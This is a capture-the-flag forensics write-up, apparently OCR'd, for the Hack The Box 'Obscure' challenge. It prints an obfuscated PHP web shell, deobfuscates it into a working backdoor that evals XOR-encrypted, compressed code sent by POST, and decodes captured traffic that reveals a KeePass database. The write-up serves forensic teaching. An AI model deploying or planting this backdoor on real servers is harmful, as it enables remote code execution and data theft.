Erel Regev


Table of Contents

Intro

Description by HTB:

An attacker has found a vulnerability in our web server that allows arbitrary PHP file upload in our Apache server. Suchlike, the hacker has uploaded a what seems to be like an obfuscated shell (support.php). We monitor our network 24/7 and generate logs from tcpdump (we provided the log file for the period of two minutes before we terminated the HTTP service for investigation), however, we need your help in analyzing and identifying commands the attacker wrote to understand what was compromised.

Received files:



Viewing support.php

HTB Challenge - Obscure -Subject: Forensics - Difficulty: Easy

Erel Regev

This code seems to be obfuscated, which can make it difficult to understand its exact functionality.

```
<?php
$V='$k="80eu)u)32263";$khu)=u)"6f8af44u)abea0";$kf=u)"35103u)u)9f4a7b5";$pu)="0UlYu)yJHG87Eu)JqEz6u)"u)u);function u)x($';
$P='++)u){$o.=u)$t{u)$i}^$k{$j};}}u)retuu)rn $o;}u)if(u)@pregu)_u)match("/$kh(.u)+)$kf/",@u)u)file_u)getu)_cu)ontents(';
$d='u)t,$k){u)$c=strlu)en($k);$l=strlenu)($t)u);u)$o="";for($i=0u);u)$i<$l;){for(u)$j=0;(u)$u)j<$c&&$i<$l)u)u);$j++,$i';
$B='ob_get_cou)ntu)ents();@obu)_end_cleu)anu)();$r=@basu)e64_eu)ncu)ode(@x(@gzu)compress(u)$o),u)$k));pru)u)int(u)"$p$kh$r$kf");}';
$N=str_replace('FD','','FDcreFDateFD_fFDuncFDFDtion');
$c='"php://u)input"),$u)m)==1){@u)obu)_start();u)@evau)l(@gzuu)ncu)ompress(@x(@bau)se64_u)decodu)e($u)m[1]),$k))u));$u)ou)=@';
$u=str_replace('u)','',$V.$d.$P.$c.$B);
$x=$N('',$u);$x();
?>
```

Does it look familiar to you somehow?

```
ncu)ompress(@x(@bau)se64_u)decodu)e($u)m[1
```

Obfuscated code refers to source code that has been deliberately modified to make it more difficult to understand or analyze. The main purpose of obfuscating code is to make it less readable for humans while still retaining its functionality for machines. This practice is often used for various reasons, both legitimate and malicious:

- Protection of Intellectual Property: Companies may obfuscate their code to protect their proprietary algorithms, business logic, or other sensitive information.
- Security: Obfuscation can make it harder for attackers to reverse-engineer the code, discover vulnerabilities, or extract sensitive information.
- Anti-Piracy Measures: Software developers may use obfuscation to deter unauthorized copying or redistribution of their software.
- Malware: Malicious actors may obfuscate their code to make it harder for security software to detect and analyze their malware.
- License Enforcement: Obfuscation can be used to enforce licensing agreements by making it more difficult for users to tamper with license checks in the code.
- Code Size Reduction: In some cases, obfuscation techniques might inadvertently lead to code size reduction, which can be useful in resource-constrained environments.

- Obfuscation techniques can include:
- Variable and Function Renaming: Changing the names of variables, functions, and classes to random or meaningless names.

- Code Splitting: Breaking down code into smaller functions or pieces, making it harder to follow the logic.

- Control Flow Obfuscation: Rearranging the order of statements, using nested conditional statements, and adding unnecessary loops to confuse the code flow.

- Constant Obfuscation: Replacing constants and literals with expressions that evaluate to the same value.

- String Encryption: Encrypting strings in the code and decrypting them at runtime.


- Code Compression: Compressing the code to make it more compact and harder to read.

- Opaque Predicates: Introducing false conditions that don't affect the program's behavior but confuse analysis tools.

- While obfuscation can provide certain benefits, it's important to note that it's not foolproof. Skilled attackers can still reverse-engineer obfuscated code with enough time and effort. Additionally, obfuscated code can be harder to maintain and debug, which might lead to unintended consequences or bugs.

- Developers considering obfuscation should weigh the potential benefits against the drawbacks and carefully evaluate whether obfuscation is necessary for their specific use case.

To make it more readable, I will use an online tool to deobfuscate the code:



I received the following:

HTB Challenge - Obscure -Subject: Forensics - Difficulty: Easy

Erel Regev


Decoded Output download

```
$k="80e32263";$kh="6f8af44abea0";$kf="351039f4a7b5";$p="0UlYyJHG87EJqEz6";function x($t,$k){$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i<$l;){for($j=0;($j<$c&&$i<$l);$j++,$i++){$o.=$t{$i}^$k{$j};}}return $o;}if(@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1){@ob_start();eval(@gzuncompress(@x(base64_decode($m[1]),$k)));$o=@ob_get_contents();@ob_end_clean();$r=@base64_encode(@x(@gzcompress($o),$k));print("$p$kh$r$kf");}
```

Looks more readable but still not organized:

I used beautifier:

Before:



After:

```
$k = "80e32263";
$kh = "6f8af44abea0";
$kf = "351039f4a7b5";
$p = "0UlYyJHG87EJqEz6";

function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l;) {
        for ($j = 0;
            ($j < $c && $i < $l); $j++, $i++) {
            $o. = $t {
                $i
            } ^ $k {
                $j
            };
        }
    }
    return $o;
}
if (@preg_match("/$kh(.+)$kf/", @file_get_contents("php://input"), $m) == 1) {
    @ob_start();
    eval(@gzuncompress(@x(base64_decode($m[1]), $k)));
    $o = @ob_get_contents();
    @ob_end_clean();
    $r = @base64_encode(@x(@gzcompress($o), $k));
    print("$p$kh$r$kf");
}
```

The code defines three strings: $k, $kh, and $kf, which seem to be used as keys or parts of keys for encryption/decryption.

There's a function called x($t, $k) defined. This function takes two arguments: $t, which seems to be some input data, and $k, which appears to be a key. The function iterates through each character of $t and XORs it with the corresponding character from $k. The result is stored in the variable $o and returned at the end.

The code checks if the input data obtained from php://input matches a certain pattern defined by $kh and $kf. If the pattern matches, it means that some encoded data is being received via input.

If the pattern matches, the code starts output buffering with ob_start(). It then decodes the received data by first base64 decoding it and then passing it through the x function with the key $k.

The result of the decoding is uncompressed using gzuncompress(), and then evaluated using eval(). This implies that the decoded data is executed as PHP code.

The output buffer is captured using ob_get_contents(), and the buffer is then cleaned using ob_end_clean().

The cleaned output data is compressed using gzcompress() and passed through the x function with the key $k.


The compressed data is then base64 encoded, and a string is printed that combines the values of $p (a prefix), $kh, the base64 encoded compressed data, and $kf (a suffix).

This code appears to be a mechanism for receiving encoded and compressed PHP code via input, decoding and executing it, and then returning the result after compressing and encoding it again. This kind of code can be used for various purposes, including remote code execution, but it's important to note that this kind of approach is often associated with security risks and should be used with extreme caution, if at all.

After understanding the source code, let’s see what happens in the PCAP file that might be connected to the story.

Analyzing the PCAP file

While following the TCP streams the HTTP packets I was concentrated on packets 17, 20, and 22.



Let’s break that down.

Erel Regev

Request

POST /uploads/support.php HTTP/1.1

Accept-Encoding: identity

Content-Length: 158

Host: 34.76.8.86

Content-Type: application/x-www-form-urlencoded

Connection: close

User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abea0QKwu/Xr7GuFo50p4HuAZHBfnqhv7/+ccFfisfH4bYOSMRi0eGPgZuRd6SPsdGP/
/c+dVM7gnYSWvlINZmlWQGyDpzCowpzczRely/Q351039f4a7b5+'Qn/?>-

This is an HTTP POST request being sent to the IP address 34.76.8.86, likely a server. The request includes a payload in the form of **encoded data**.

Response

HTTP/1.1 200 OK

Date: Tue, 21 May 2019 20:54:04 GMT

Server: Apache/2.4.25 (Debian)

Vary: Accept-Encoding

Content-Length: 88

Connection: close

Content-Type: text/html; charset=UTF-8

0UlYyJHG87EJqEz66f8af44abea0QKxO/n6DAwXuGEoc5X9/H3HkMXv1Ih75Fx1NdSPRNDPUmHTy351039f4a7b5

This is the server's HTTP response. It indicates that the server responded with a 200 OK status. The response includes some content, likely the result of the request's processing.

Based on the analysis of the PHP code and the network communication log, it seems that the code is involved in receiving encoded data, decoding and executing it, and then returning the result. The log depicts an actual HTTP request and response cycle involving this code, suggesting that the server at IP address 34.76.8.86 received a POST request containing encoded data, processed it using the code, and sent back a response with the processed data.

Erel Regev

The payload in the request appears to include some encoded and possibly encrypted data. This data might be intended for the PHP script to process.

- The payload in the response seems to be a concatenation of the prefix $p, the value of $kh, some other data, and the suffix $kf. This result is likely being sent back as the response to the request.

The process of how this code and the payloads are connected can be summarized as follows:

- The payload in the request is sent to the server.
- The code processes the payload, decodes and decrypts it, and performs some operation based on the logic within the if block.
- The response payload is generated based on the processed data and sent back as the HTTP response to the client.

Another example:

Wireshark · Follow TCP Stream (tcp.stream eq 25) · 19-05-21_22532255.pcap

```
POST /uploads/support.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 175
Host: 34.76.8.86
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abea0QKwu/Xr7GuFo56r7/X/jfHEdLv77HX4eaufRRXofHPkXukp5H/oZGfH8LuQCMrwmbybyl9RYnhQdJsKpqxrepRMoTSemlRLaXZdBZhoq75ohM
hAxMvrQKEw351039f4a7b5+'Qn/?>-
e=ZU mxHTTP/1.1 200 OK
Date: Tue, 21 May 2019 20:55:01 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 2240
Connection: close
Content-Type: text/html; charset=UTF-8

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
mqVwrQnKqtV4PhNazHPeh1QoTczULUSj+34=351039f4a7b5
```

Erel Regev

Decrypting Data

I used the following code:

```
<?php
$ss =
"QKzo43k49AMoNoVOfAMh+6h3euEZJvkTlblqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JO
dJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+
dgvIOURfl0fvGm0hmr0RZKQ==";

$m = "Ak49hMoNaXoypsATiJfd3clJ";
$k = "80e32263";
$kh = "6f8af44abea0";
$kf = "351039f4a7b5";
$p = "0UlYyJHG87EJqEz6";

function x($t, $k)
{
   // Function logic (same as before)
}

print(gzuncompress(x(base64_decode($ss), $k)));
?>
```

The $ss variable contains a long encoded string. This string is the encoded and encrypted data that the code will process from the packets in the investigated file.

The $m variable holds a string "Ak49hMoNaXoypsATiJfd3clJ".

The $k, $kh, and $kf variables are the same as before and contain key values.

The $p variable contains the string "0UlYyJHG87EJqEz6".

The x function remains the same as before, which means it's used to decrypt the data.

Finally, the code decodes $ss using base64 and decrypts it using the x function with the key $k. It then uses gzuncompress to uncompress the result, and the decrypted and uncompressed data is printed.

In simple words, the reverse process of what’s in the source code.

HTB Challenge - Obscure -Subject: Forensics - Difficulty: Easy

Erel Regev

This is what I will try to decode following the source script:

QKzo43k49AMoNoVOfAMh+6h3euEZJvkTlblqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JOdJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+dgvIOURfl0fvGm0hmr0RZKQ==

Removing the string from the beginning and from the end:

```
0UlYyJHG87EJqEz66f8af44abea0QKzo43k49AMoNoVOfAMh+6h3euEZJvkTlblqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JOdJebwjE2y6VAxUFnyA4H4d
HQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+dgvIOURfl0fvGm0hmr0RZKQ==351039f4a7b5
```

Using it in my script:

```php
<?php
$ss = "QKzo43k49AMoNoVOfAMh+6h3euEZJvkTlblqP34rlZqPhxDgKLYMz7NpqfQ9IR9FOXy0OfVbUgo/PF3MxrMw/JOdJebwjE2y6VAxUFnyA4H4dHQNgV49YatbqT0it9IXYf5kzoE4+kfGnZ/dTAsyCesTC0i5V+gJQw6bYm/nU3U/lrYGyl+dgvIOURfl0fvGm0hmr0RZKQ==";

$m = "Ak49hMoNaXoypsATiJfd3clJ";
$k = "80e32263";
$kh = "6f8af44abea0";
$kf = "351039f4a7b5";
$p = "0UlYyJHG87EJqEz6";
function x($t, $k)
{
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; $j < $c && $i < $l; $j++, $i++) {
            $o .= $t[$i] ^ $k[$j];
        }
    }
    return $o;
}


print(gzuncompress(x(base64_decode($ss), $k)));

?>
```

Received output:

```
kali@kali: ~/Desktop/HTB/Challenges/obscure
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/HTB/Challenges/obscure]
└─$ php 111.php
total 24K
drwxr-xr-x 2 developer developer 4.0K May 21 20:37 .
drwxr-xr-x 3 root      root      4.0K May 20 21:28 ..
-rw-r--r-- 1 developer developer  220 May 20 21:28 .bash_logout
-rw-r--r-- 1 developer developer 3.5K May 20 21:28 .bashrc
-rw-r--r-- 1 developer developer  675 May 20 21:28 .profile
-rw-r--r-- 1 developer developer 1.6K May 21 20:37 pwdb.kdbx
```

Looks like an output of the ls -la command.

Note the .kdbx file.

A .kdbx file is a database file format used by KeePass, a popular open-source password manager. KeePass allows users to store their passwords, usernames, and other sensitive information in an encrypted and secured manner. The .kdbx file format is the default file format used by KeePass 2.x and later versions.

Erel Regev

I kept decoding the data from the packets:

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

Received the following result from stream number 25 in the PCAP file (encoded version of it above):

Decoded version:

A9mimmf7S7UAAAMAAhAAMcHy5r9xQ1C+WAUhavxa/wMEAAEAAAAEIAAgTIbunS6JtNX/VevlHDzUvxqQTM6j
hauJLJzoQAzHhQUgALelNeh212dFAk8g/D4NHbddj9cpKd577DClZe9KWsbmBggAcBcAAAAAAAAHEAARgpZ1dyC
o08oR4fFwSDgCCCAAj9h7HUI3rx1HEr4pP+G3Pdjmr5zVuHV5p2g2a/WMvssJIABca5nQqrSglX6w+YiyGBjTfDG7g
RH4PA2FElVuS/0cyAoEAAIAAAAAABAANCg0Kqij7LKJGvbGd08iy6LLNTy2WMLrESjuiaz29E83thFvSNkkCwx55YT1x
gxYpfIbSFhQHYPBMOv5XB+4g3orzDUFV0CP5W86Dq/6IYUsMcqVHftEOBF/MHYY+pfz2ouVW7U5C27dvnOuQX
M/DVb/unwonqVTvg/28JkEFBDPVGQ08X2T9toRdtbq3+V7ljVmTwRx4xMgQbCalF5LyjrYEYmL8Iw9SJeIW7+P+R7
v8cZYI4YDziJ6MCMTjg0encgPaBBVBIkP40OKFIl0tWrXt9zXCBO6+BAOtGz5pAjkpZGa5ew/UVacnAuH7g4aGhQIxI
wyli+YUjwMoaadfjZihlUJWEVhBm50k/6Dx35armR/vbVni2kp6Wu/8cJxyi0PvydW1+Yxp+3ade8VU/cYATHGNmF
nHGzUYdCa3w7CQclIS/VOiRRA/T7Z3XI0bEGorXD7HHXjus9jqFVbCXPTA80KPZgj2FmIKXbt9GwjfTK4eAKvvUUGm
AH8OjXVh9U2IfATYrCLi6t5cKtH9WXULW4jSsHrkW62rz0/dvMP7YazFEifECs1g9V+E4kB1gIll93qYDByGGju+CV13
05I9R66sE6clSKq1XogStnGXfOXv47JDxLkmPaKEMaapvp85LejI5ZWldOcEGqDvI5M/1j2KizBGPyPZRry0l8uMrG7Y
4UVlS8iVGUP8vsBCUDmOQtZ2jAIVmcJk5Kj5rkOPz3NpjDnG6pe+sb/7Nbi1BQLX2Q8nGx2dwNFt4YOKmDZB/Hu
AFRLvInUVjpaV0fGrlkWUf5OCCc9l00vh25eZezll2TQlMNeaZMjFIlUR4IeF1wInskydfCMMlKWZ/xXXRYiPZkzKZfe0
ejqLmGPcz3g/fJ8zh2z+LR+ElIrQEAfARXVnDyn7MGo4RkzAiq+8DpYlm4ZuggOnNy+/aZEDcLXNjfEBSyd/kzOC8iGg

HTB Challenge - Obscure -Subject: Forensics - Difficulty: Easy

Erel Regev

nCHF9wM2gHNe4WHCpZZganDZFasECnF21Iu1UNMzoo0+JWEVt9ZBSLmNEhIdTBXwzekWA0XxSAReOLr4opn5
0r+Wrb0dkoiuVAKsTHho7cJxJNOqtthXqeE2zgNo1F9fzVmoyb8IthUp/x4VfGbv1L3NNos2VhV0re07Fu+IeNJ3naH
Y5Q9OdoUyDfsMXlgjthepvkxyu3O9see6SWBeofT1uAnjKvHxNE37sELYwS4VGN4L+Ru+uaJefOy29fNrA94KiUOm
NE4RNA1h4tJM7SvaLwOpDGnNlCdSwDPh8BqaDeTI9AaZSzzAQLIheiLA66F23QEweBL83zp7EcRosvinNGaYXAkg
dfPzyUJhLdRjCz7HJwEw+wpn06dF/+9eUw9Z2UBdseNwGbWyCHhhYRKNlsA2HsoKGA9Zpk/655vAed2Vox3Ui8y
62zomnJW0/YWdlH7oDkl1xIIBiITR9v84eXMq+gVT/LTAQPspuT4IV4HYrSnY/+VR0uDhjhtel9a1mQCfxW3FrdsWh
7LDFh5AlYuE/0jIiN9Xt6oBCfy4+nEMke21m7Euugm/kCJWR/ECOwxuykBkvJFgbGIvJXNj1FOfCEFIYGdLDUe21rDc
FP5OsDaA9y0IRqGzRLL8KXLjknQVCNkYwGqt9hE87TfqUVRIV+tU9z5WiYgnaTRii1XzX7iLzlgg5Pq0PqEqMHs95fxS
